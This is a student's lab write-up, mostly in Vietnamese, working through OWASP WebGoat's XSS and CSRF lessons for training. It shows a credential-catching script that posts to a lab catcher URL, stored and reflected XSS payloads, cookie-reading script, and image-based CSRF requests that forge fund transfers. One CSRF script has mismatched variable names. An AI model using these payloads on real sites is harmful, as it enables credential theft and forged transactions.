

Cross-Site Scripting (XSS)

1. Phishing with XSS

This lesson is an example of how a website might support a phishing attack

Below is an example of a standard search feature.
Using XSS and HTML insertion, your goal is to:

- Insert html to that requests credentials
- Add javascript to actually collect the credentials
- Post the credentials to `http://localhost/webgoat/catcher?PROPERTY=yes...`

To pass this lesson, the credentials must be posted to the catcher servlet.

WebGoat Search

This facility will search the WebGoat source.

Search:

Bài tập này yêu cầu ta phải lợi dụng Form trên để tạo 1 request HTTP tới 1 server với các tham số yêu cầu cho trước,

"user=catchedUserName&password=catchedPasswordName".

Đoạn mã tạo Request HTTP trên Javascript như sau:

```
<script>  
var xmlHTTP = new XMLHttpRequest();
```

```
var URL =  
"http://192.168.48.131/WebGoat/catcher?PROPERTY=yes&user=caughtedUserN  
ame&password=caughtedPasswordName";  
xmlHTTP.open("POST", URL, false);  
xmlHTTP.send(null);  
</script>
```

Đoạn mã trên tạo 1 request tới 1 Server có địa chỉ IP là 192.168.48.131 (là địa chỉ mà WebGoat đang được hosting).

*** Congratulations. You have successfully completed this lesson.**

WebGoat Search

This facility will search the WebGoat source.

Search:

2. Stored XSS Attacks

It is always a good practice to scrub all input, especially those inputs that will later be used as parameters to OS commands, scripts, and database queries. It is particularly important for content that will be permanently stored somewhere in the application. Users should not be able to create message content that could cause another user to load an undesirable page or undesirable content when the user's message is retrieved.

Title:

Message:

Message List

1 bài XSS cơ bản, bài này cho phép người dùng tạo message và hệ thống sẽ lưu vào CSDL, để sau có thể view chúng lên cho người khác coi. Vì vậy ta cần chèn vào 1 đoạn tin nhắn có khả năng thực thi trên Website. Đoạn dữ liệu ta cần chèn như sau:

Title: abc
Message: <script> alert("XSS"); </script>

Khi đoạn mã trên được tạo, một tin nhắn gồm mã độc sẽ được lưu vào CSDL, và mỗi khi có người dùng nào dùng chức năng view các tin nhắn lên, đoạn mã trên sẽ thực thi.

*** Congratulations. You have successfully completed this lesson.**

Title:

Message:

Submit

Message Contents For: abc

Title: abc

Message:

Posted by:webgoat

3. Reflected XSS Attacks

It is always a good practice to validate all input on the server side. XSS can occur when unvalidated user input is used in an HTTP response. In a reflected XSS attack, an attacker can craft a URL with the attack script and post it to another website, email it, or otherwise get a victim to click on it.

Shopping Cart

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	<input type="text" value="1"/>	\$69.99
Dynex - Traditional Notebook Case	27.99	<input type="text" value="1"/>	\$27.99
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	<input type="text" value="1"/>	\$1599.99
3 - Year Performance Service Plan \$1000 and Over	299.99	<input type="text" value="1"/>	\$299.99

The total charged to your credit card: \$1997.96

UpdateCart

Enter your credit card number:

Enter your three digit access code:

Purchase

Bài tập trên yêu cầu ta phải nhập 3 mã số truy cập, và nếu nhập sai, website sẽ hiển thị thông báo lên cho chúng ta.

*** Whoops! You entered 1111instead of your three digit code. Please try again.**

Shopping Cart			
Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	<input type="text" value="1"/>	\$69.99
Dynex - Traditional Notebook Case	27.99	<input type="text" value="1"/>	\$27.99
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	<input type="text" value="1"/>	\$1599.99
3 - Year Performance Service Plan \$1000 and Over	299.99	<input type="text" value="1"/>	\$299.99

The total charged to your credit card: \$1997.96

[UpdateCart](#)

Enter your credit card number:

Enter your three digit access code:

[Purchase](#)

Lại tiếp tục tấn công vào việc Website hiển thị ngược lại dữ liệu cho ta, nếu thứ nó hiển thị lại là 1 đoạn mã độc có thể thực thi thì sao ?

- * Congratulations. You have successfully completed this lesson.
- * Whoops! You entered 111 instead of your three digit code. Please try again.

Shopping Cart			
Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	<input type="text" value="1"/>	\$69.99
Dynex - Traditional Notebook Case	27.99	<input type="text" value="1"/>	\$27.99
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	<input type="text" value="1"/>	\$1599.99
3 - Year Performance Service Plan \$1000 and Over	299.99	<input type="text" value="1"/>	\$299.99

The total charged to your credit card: \$1997.96

UpdateCart

Enter your credit card number:

Enter your three digit access code:

Purchase

4. Cross Site Request Forgery (CSRF)

Dựa trên bài Stored XSS, nhưng bài này yêu cầu ta phải tạo ra 1 đoạn script có khả năng thực hiện việc request tới 1 url với tham số "transferFunds=4000". Có thể là tự động thực hiện khi người khác thấy, hoặc khi người dùng khác click vào đoạn script của ta. Em sẽ sử dụng 1 thẻ IMG, nhúng nó vào tin nhắn, và khi người dùng view đoạn tin nhắn trên, IMG sẽ tự động truy vấn tới 1 url đã được định nghĩa sẵn.

Your goal is to send an email to a newsgroup that contains an image whose URL is pointing to a malicious request. Try to include a 1x1 pixel image that includes a URL. The URL should point to the CSRF lesson with an extra parameter "transferFunds=4000". You can copy the shortcut from the left hand menu by right clicking on the left hand menu and choosing copy shortcut. Whoever receives this email and happens to be authenticated at that time will have his funds transferred. When you think the attack is successful, refresh the page and you will find the green check on the left hand side menu.

Note that the "Screen" and "menu" GET variables will vary between WebGoat builds. Copying the menu link on the left will give you the current values.

Title:

Message:

Submit

Message List

```
<a id="aaa"></a>
<script>
var img = document.createElement('img');
img.src = "
http://192.168.48.131/WebGoat/attack?Screen=197&menu=900&transferFunds=
4000";
document.getElementById('aaa').appendChild(img);
</script>
```

Bài này khi hoàn thành không có thông báo hoàn thành màu đỏ. Minh chứng em sẽ để ở cuối bài.

5. CSRF Prompt By-Pass

Similar to the CSRF Lesson, your goal is to send an email to a newsgroup that contains multiple malicious requests: the first to transfer funds, and the second a request to confirm the prompt that the first request triggered. The URL should point to the CSRF lesson with an extra parameter "transferFunds=4000", and "transferFunds=CONFIRM". You can copy the shortcut from the left hand menu by right clicking on the left hand menu and choosing copy shortcut. Whoever receives this email and happens to be authenticated at that time will have his funds transferred. When you think the attack is successful, refresh the page and you will find the green check on the left hand side menu.

Note that the "Screen" and "menu" GET variables will vary between WebGoat builds. Copying the menu link on the left will give you the current values.

Title:

Message:

Bài này dài hơn bài trên 1 chút, rằng nó yêu cầu ta gửi 2 request liên tiếp, cùng request tới 1 url, nhưng với 2 tham số khác nhau: "transferFunds=4000" và "transferFunds=CONFIRM".

Em sẽ tạo 1 IMG, cho nó tự request lần đầu với thông số "transferFunds=4000", và thêm 1 sự kiện onClick cho IMG để đánh vào sự tò mò của người dùng, khi người dùng click vào sẽ chạy đoạn request thứ 2.

```
<a id="aaa"></a>
<script>
var img = document.createElement('img');
img.src = "http://192.168.48.131/WebGoat/attack?Screen=197&menu=900&
transferFunds=4000";
document.getElementById('aaa').appendChild(img);
img.addEventListener("click", (event) => {
var xmlhttp = new XMLHttpRequest();
```



```
var URL =  
"http://192.168.48.131/WebGoat/attack?Screen=197&menu=900&transferFunds  
=CONFIRM";  
xmlHTTP.open("POST", URL, true);  
xmlHTTP.send(null);  
});  
</script>
```

Bài này khi hoàn thành không hề hiển thị thông báo đỏ. Minh chứng em sẽ để ở cuối bài.

6. CSRF Token By-Pass

Similar to the CSRF Lesson, your goal is to send an email to a newsgroup that contains a malicious request to transfer funds. To successfully complete you need to obtain a valid request token. The page that presents the transfer funds form contains a valid request token. The URL for the transfer funds page is the same as this lesson with an extra parameter "transferFunds=main". Load this page, read the token and append the token in a forged request to transferFunds. When you think the attack is successful, refresh the page and you will find the green check on the left hand side menu.

Note that the "Screen" and "menu" GET variables will vary between WebGoat builds. Copying the menu link on the left will give you the current values.

Title:

Message:

Bài tập này yêu cầu ta tạo 1 request có bao gồm 1 token, mà Token này phải được lấy từ 1 url "

<http://192.168.48.131/WebGoat/attack?Screen=154&menu=900&transferFunds=main>". Đúng lý là ta không thể coi được token này trừ khi là giữ được vai trò của người bị tấn công, và khi ta lấy được Token, ta phải nối chuỗi chúng vào request của ta để khiến nó hợp lệ. Nhưng bài này ta có thể sử dụng BurpSuite, hoặc truy vấn trực tiếp URL đó để lấy được Token luôn.

Solution Videos

Similar to the CSRF Lesson, your goal is request to transfer funds. To successfully page that presents the transfer funds for funds page is the same as this lesson with page, read the token and append the token the attack is successful, refresh the page menu.

Note that the "Screen" and "menu" (Copying the menu link on the left will

Electronic Transfer:

0	Gửi
---	-----

```
<div id="TWOC01">
  <div id="menuSpacer"></div>
  <div id="lessonAreaTop">_</div>
  <div id="lessonArea">
    <div id="lessonContent">_</div>
    <div id="message" class="info"></div>
    <div id="lessonContent">
      <form accept-charset="UNKNOWN" method="POST" name="form" action="http://192.168.48.131/WebGoat/attack?Screen=154&menu=900" enctype="text/plain">
        <h1>Electronic Transfer:</h1>
        <input name="transferFunds" type="text" value="0">
        <input name="CSRFToken" type="hidden" value="1977115802">
        <input type="submit">
      </form>
    </div>
  </div>
</div>
```

Từ đó, sử dụng Form trên, thực hiện request và gắn Token vào, ta sẽ vượt qua được bài tập này.

the attack is successful, refresh the page and you will find the green check on the left hand side menu.

Note that the "Screen" and "menu" GET variables will vary between WebGoat builds. Copying the menu link on the left will give you the current values.

Title:

Message:

Submit

Message List

Contributed by **PARTN**

OWASP Foundation | Project WebGoat | Report Bug

✓ [Phishing with XSS](#)

[LAB: Cross Site Scripting](#)



[Stage 1: Stored XSS](#)

[Stage 2: Block Stored XSS
using Input Validation](#)



[Stage 3: Stored XSS Revisited](#)

[Stage 4: Block Stored XSS
using Output Encoding](#)



[Stage 5: Reflected XSS](#)

[Stage 6: Block Reflected XSS](#)



[Stored XSS Attacks](#)



[Reflected XSS Attacks](#)



[Cross Site Request Forgery
\(CSRF\)](#)



[CSRF Prompt By-Pass](#)



[CSRF Token By-Pass](#)



[HTTPOnly Test](#)

[Cross Site Tracing \(XST\)
Attacks](#)

LAB: Cross Site Scripting


Stage 1: Stored XSS

Stage 1

Stage 1: Execute a Stored Cross Site Scripting (XSS) attack.

As 'Tom', execute a Stored XSS attack against the Street field on the Edit Profile page. Verify that 'Jerry' is affected by the attack.

The passwords for the accounts are the lower-case versions of their given names (e.g. the password for Tom Cat is "tom").



The screenshot shows the login interface of the 'Goat Hills Financial Human Resources' system. At the top, there is a logo of a goat and the company name. Below this is a navigation bar. The main part of the page features a 'Please Login' form. This form includes a dropdown menu for selecting an employee, currently showing 'Larry Stooge (employee)'. Below the dropdown is a text input field for the password, and a 'Login' button is positioned at the bottom right of the form.

Bài tập này yêu cầu ta sử dụng tài khoản TOM, chỉnh sửa dữ liệu trong trường "Street" để tấn công XSS, sử dụng người dùng Jerry để kiểm chứng.

Mật khẩu đăng nhập mặc định được trang web cho trước, là tên viết thường của người dùng.

Vì tiêu đề của nó là Stored XSS, nên em nắm chắc được rằng các dữ liệu khi thay đổi sẽ được lưu vào ở CSDL, kể cả các đoạn mã độc, và người dùng khác khi view các đoạn dữ liệu là mã độc ấy thì đoạn mã sẽ được thực thi. Chúng ta chèn vào 1 đoạn mã chân phương để test XSS.




Goat Hills Financial

Human Resources

Welcome Back [Tom](#)

First Name:	<input type="text" value="Tom"/>	Last Name:	<input type="text" value="Cat"/>
Street:	<input type="text" value="<script>alert('XSS');</scrip"/>	City/State:	<input type="text" value="New York, NY"/>
Phone:	<input type="text" value="443-599-0762"/>	Start Date:	<input type="text" value="1011999"/>
SSN:	<input type="text" value="792-14-6364"/>	Salary:	<input type="text" value="80000"/>
Credit Card:	<input type="text" value="5481360857968521"/>	Credit Card Limit:	<input type="text" value="30000"/>
Comments:	<input type="text" value="Co-Owner."/>	Manager:	<input type="text" value="Tom Cat"/>
Disciplinary Explanation:	<input type="text" value="NA"/>	Disciplinary Action Dates:	<input type="text" value="0"/>


Với đoạn mã này, khi Larry xem thông tin của Tom, đoạn mã trên sẽ được view ra và thực thi.



Stage 3: Stored XSS Revisited

Stage 3

Stage 3: Execute a previously Stored Cross Site Scripting (XSS) attack. The 'Bruce' employee profile is pre-loaded with a stored XSS attack. Verify that 'David' is affected by the attack even though the fix from stage 2 is in place.




The screenshot shows a web browser window displaying the 'Goat Hills Financial Human Resources' login page. The page features a header with a goat logo and the text 'Goat Hills Financial Human Resources'. Below the header is a navigation bar with a small icon and a dropdown arrow. The main content area contains a 'Please Login' form. The form has a dropdown menu with 'Larry Stooge (employee)' selected, a 'Password' label next to an empty input field, and a 'Login' button.

Đáng lẽ phải có sự sửa lỗi của bài tập trước đó trong source code để phòng chống XSS Stored, thì bài này mới thực sự có cái làm. Nhưng em hiện chưa chỉnh sửa được source code, nên bài này chỉ cơ bản là login bằng người dùng David để xác nhận rằng người dùng Bruce đã bị dính lỗi XSS Stored.

Ngay khi login với David và view thông tin của Bruce, người dùng này đã có trường dữ liệu bị dính XSS Stored, cụ thể là ở Street field.

- * You have completed Stage 3: Stored XSS Revisited.
- * Welcome to Stage 4: Block Stored XSS using Output Encoding



Goat Hills Financial

Human Resources

Welcome Back [David](#)

First Name:	Bruce	Last Name:	McGuirre
Street:	8899 FreeBSD Drive	City/State:	New York, NY
Phone:	610-282-1103	Start Date:	3012000
SSN:	707-95-9482	Salary:	110000
Credit Card:	6981754825854136	Credit Card Limit:	30000
Comments:	Enjoys watching others struggle in exercises.	Manager:	107
Disciplinary Explanation:	Tortuous Boot Camp workout at 5am. Employees felt sick.	Disciplinary Action Dates:	61502

ListStaffLogout

```
STAGE 4 FIXES Look for the <!-- STAGE 4 - FIX
-->
<div class="lesson_title_box">...</div>
<div class="lesson_text">
  <table>
    <tbody>
      <tr>
        <td> First Name: </td>
        <td> Bruce </td>
        <td> Last Name: </td>
        <td> McGuirre </td>
      </tr>
      <tr>
        <td> Street: </td>
        <td>
          <!-- STAGE 4 - FIX Note that the
description value below gets encoded
and address1 here is not --> == $0
" 8899 FreeBSD Drive"
          <script>alert(document.cookie)</script>
        </td>
        <td> City/State: </td>
        <td> New York, NY </td>
      </tr>
    </tbody>
  </table>
</div>
```

Stage 5: Reflected XSS

Bài này sử dụng form tìm kiếm để tấn công XSS, vì tất cả các giá trị ta tìm kiếm trước đó sẽ được dùng làm kết quả hiển thị ngược lại lên Website. Vì vậy ta chỉ việc chèn 1 đoạn script cơ bản để khi hiển thị lên nó có thể chạy thì sẽ vượt qua được bài này.

Stage 5

Stage 5: Execute a Reflected XSS attack.

Use a vulnerability on the Search Staff page to craft a URL containing a reflected XSS attack. Verify that another employee using the link is affected by the attack.



The screenshot shows a web browser window with the title bar. The page header features a logo of a goat on the left and the text "Goat Hills Financial Human Resources" on the right. Below the header is a navigation bar with a small icon on the left and a dropdown arrow on the right. The main content area contains a "Search For User" form. The form has a title bar, a message "Employee 123 not found.", a label "Name" followed by a text input field containing the payload "<script>alert(1)</script>", and a "FindProfile" button.

Goat Hills Financial
Human Resources

Search For User

Employee 123 not found.

Name

FindProfile